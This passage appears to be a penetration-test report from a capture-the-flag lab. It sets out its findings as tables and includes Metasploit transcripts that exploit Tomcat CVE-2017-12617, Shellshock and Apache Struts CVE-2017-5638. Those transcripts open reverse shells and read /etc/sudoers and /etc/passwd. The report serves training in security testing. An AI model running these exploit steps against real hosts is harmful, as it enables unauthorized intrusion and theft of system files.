Affected Hosts	43.102.136.180

Remediation	




Fig.31 – Pinging the address revealed the IP address

Vulnerability 3	Findings
Title	Open-source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	On crt.sh, search for totalrekall.xyz to view the flag: s7euwehd.totalrekall.xyz
Images	Fig.32
Affected Hosts	History of certificates issued to the company
Remediation	




Fig.32 – Online resources detailing all issued certificates.

Vulnerability 4	Findings
Title	Number of hosts on this network
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Run an Nmap scan for the network (nmap 192.168.13.0/24) and determined there are 5 hosts excluding the host scanning from.
Images	Fig.33
Affected Hosts	192.168.13.0/24 – The entire network is vulnerable
Remediation	




Fig.33 – Nmap scan performed within Nessus revealing the number of hosts residing on the network.

Vulnerability 5	Findings
Title	Host running Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Executed an aggressive Nmap scan: nmap -A 192.168.13.0/24 Analyzed the results and found host 192.168.13.13 is running Drupal
Images	Fig.34
Affected Hosts	192.168.13.13
Remediation	Patch systems to ensure they are running the latest security patches.




Fig.34 – Aggressive Nmap scan to reveal potential vulnerabilities.

Vulnerability 6	Findings
Title	Nessus scan result for 192.168.13.12
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Run a Nessus scan against 192.168.13.12 and found a single critical vulnerability for Apache Struts. The critical vulnerability ID# 97610 was displayed on the top right of this page below.
Images	Fig.35 & Fig.36
Affected Hosts	192.168.13.12
Remediation	Patch systems to ensure they are running the latest security patches.




Fig.35 – Nessus scan result for 192.168.13.12 showing critical vulnerability.




Fig.36 - Critical vulnerability ID# 97610 expanded showing greater detail.

Vulnerability 7	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Run MSFconsole and search the following exploit - Tomcat and JSP. Using the exploit multi/http/tomcat_jsp_upload_bypass, setting options RHOST to 192.168.13.10. From a successful meterpreter shell, enter "SHELL", dropping into a Linux command line. With the command the flag was revealed “flag: / cat /root/.flag7.txt”
Images	Fig.37, Fig.38, Fig.39 & Fig.40
Affected Hosts	192.168.13.10
Remediation	Patch systems to ensure they are running the latest security patches.

```
msf6 > search Tomcat JSP

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat                2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy                2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated
 Code Execution
   2  exploit/multi/http/tomcat_mgr_upload                2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Executio
n
   3  exploit/windows/http/cayin_xpost_sql_rce            2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   4  exploit/linux/http/cpi_tararchive_upload            2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Dir
ectory Traversal Vulnerability
   5  exploit/multi/http/tomcat_jsp_upload_bypass         2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use multi/http/tomcat_jcp_upload_bypass
[-] No results from search
[-] Failed to load module: multi/http/tomcat_jcp_upload_bypass
msf6 > use exploit/multi/http/tomcat_jcp_upload_bypass
[-] No results from search
[-] Failed to load module: exploit/multi/http/tomcat_jcp_upload_bypass
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
```
Fig.37 – Within msfconsole searched “Tomcat JSP” to identify exploits

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.26.110.196:4444 → 192.168.13.10:51164 ) at 2022-08-03 23:28:27 -0400

ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
pwd
/usr/local/tomcat
```

Fig.38 – Once the exploit is activated the RHOSTS is being set.

```
cd ..
pwd
/
find . -type f -name "*.txt"
./root/.flag7.txt
./etc/X11/rgb.txt
./usr/local/tomcat/logs/localhost_access_log.2022-07-21.txt
./usr/local/tomcat/logs/localhost_access_log.2022-08-04.txt
./usr/local/tomcat/logs/localhost_access_log.2022-07-22.txt
./usr/local/tomcat/webapps/docs/RUNNING.txt
./usr/local/tomcat/webapps/docs/appdev/build.xml.txt
./usr/local/tomcat/webapps/docs/appdev/web.xml.txt
./usr/local/tomcat/webapps/docs/appdev/sample/docs/README.txt
./usr/local/tomcat/webapps/docs/RELEASE-NOTES.txt
./usr/local/tomcat/webapps/docs/BUILDING.txt
```

Fig.39 – Using the following command “find .-type f -name “*.txt” found the flag




Fig.40 – Data revealed using the following command “cat /root/flag7.txt”

Vulnerability 8	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using MSFconsole, and search for the Shellshock exploit. Transition to the following exploit “exploit/multi/http/apache_mod_cgi_bash_env_exec”. We then set the following options: • TARGETURI: /cgi-bin/shockme.cgi • RHOST: 192.168.13.11 We then dropped into a shell on the exploited machine and ran the following instructions “cat /etc/sudoers”
Images	Fig.41, Fig.42, Fig.43 & Fig 44
Affected Hosts	192.168.13.11
Remediation	Patch systems to ensure they are running the latest security patches.

```
msf6 > search shellshock

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec   2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code I
njection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec     2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Inj
ection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injectio
n (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec               2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Inject
ion (Shellshock)
   4   auxiliary/server/dhclient_bash_env                  2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Inject
ion (Shellshock)
   5   exploit/unix/dhcp/bash_environment                  2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (She
llshock)
   6   exploit/linux/http/ipfire_bashbug_exec              2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shell
shock)
   7   exploit/multi/misc/legend_bot_exec                  2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root         2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash
Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec            2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environmen
t Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec               2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (S
hellshock)
   11  exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code
 Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec

msf6 >
```

Fig.41 – Search the “shellshock” exploit in msfconsole.

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
```

Fig.42 – Viewing options to determine what additional information is required.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11
RHOST => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.26.110.196:4444 -> 192.168.13.11:58874 ) at 2022-08-03 23:44:08 -0400

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
```

Fig.43 – Setting options within the payload.


```
meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Fig.44 - Dropped into a shell, which allows for the modification of the /etc/sudoers file.

Vulnerability 9	Findings
Title	Additional vulnerabilities on the affected host
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	There were suspected additional vulnerabilities and it was found through the following command “cat /etc/passwd/”
Images	Fig.45
Affected Hosts	192.168.13.11
Remediation	Patch systems to ensure they are running the latest security patches.


Fig.45 – “cat” out the /etc/passwd/ revealing user and system accounts.

Vulnerability 10	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	The Nessus scan revealed the compromised system is vulnerable to the following exploit: Struts - CVE-2017-5638. Using mfsconsole exploits were searched and the vulnerability confirmed. The following exploit “multi/http/struts2_content_type_ognl”. Within the options the RHOSTS was set to 192.168.13.12. We dropped into a shell command line and found vulnerability located at the following location “/root/flagisinThisfile.7z”. Using “cat” the file revealed all its data.
Images	Fig.46, Fig.47 & Fig.48
Affected Hosts	192.168.13.12
Remediation	Patch systems to ensure they are running the latest security patches.




```
[*] 192.168.13.11 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search struts

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_default_action_mapper       2013-07-02       excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixe
s OGNL Code Execution
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Executi
on
   2   exploit/multi/http/struts2_multi_eval_ognl            2020-09-14       excellent  Yes    Apache Struts 2 Forced Multi OGNL Evaluatio
n
   3   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Inj
ection
   4   exploit/multi/http/struts2_rest_xstream               2017-09-05       excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
   5   exploit/multi/http/struts2_code_exec_showcase         2017-07-07       excellent  Yes    Apache Struts 2 Struts 1 Plugin Showcase OG
NL Code Execution
   6   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remo
te Code Execution
   7   exploit/multi/http/struts_dmi_exec                    2016-04-27       excellent  Yes    Apache Struts Dynamic Method Invocation Rem
ote Code Execution
   8   exploit/multi/http/struts2_content_type_ognl          2017-03-07       excellent  Yes    Apache Struts Jakarta Multipart Parser OGNL
 Injection
   9   exploit/multi/http/struts_code_exec_parameters        2011-10-01       excellent  Yes    Apache Struts ParametersInterceptor Remote
Code Execution
   10  exploit/multi/http/struts_dmi_rest_exec               2016-06-01       excellent  Yes    Apache Struts REST Plugin With Dynamic Meth
od Invocation Remote Code Execution
   11  exploit/multi/http/struts_code_exec                   2010-07-13       good       No     Apache Struts Remote Command Execution
   12  exploit/multi/http/struts_code_exec_exception_delegator  2012-01-06       excellent  No     Apache Struts Remote Command Execution
   13  exploit/multi/http/struts_include_params              2013-05-24       great      Yes    Apache Struts includeParams Remote Code Exe
cution
   14  auxiliary/scanner/http/log4shell_scanner              2021-12-09       normal     No     Log4Shell HTTP Scanner


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/http/log4shell_scanner

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use multi/http/struts2_content_type_ognl
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) >
```

Fig.46 – Searching “struts” exploits within Metasploit.



```
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOST 192.168.13.12
RHOST => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 2 opened (172.26.110.196:4444 → 192.168.13.12:34048 ) at 2022-08-03 23:54:02 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.12       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host
```


Fig.47 - Setting RHOSTS and executing payload.



```
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 3 opened (172.26.110.196:4444 → 192.168.13.12:34060 ) at 2022-08-03 23:54:58 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  2         meterpreter x64/linux  root @ 192.168.13.12  172.26.110.196:4444 → 192.168.13.12:34048  (192.168.13.12)
  3         meterpreter x64/linux  root @ 192.168.13.12  172.26.110.196:4444 → 192.168.13.12:34060  (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ls
Listing: /cve-2017-538
======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2022-07-21 19:34:07 -0400  exploit

meterpreter > pwd
/cve-2017-538
meterpreter > cd ..
meterpreter > pwd
/
meterpreter > cd root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > cat flagisinThisfile.7z
7z◆◆'fV◆%◆!◆◆◆flag 10 is wjasdufsdkg
```

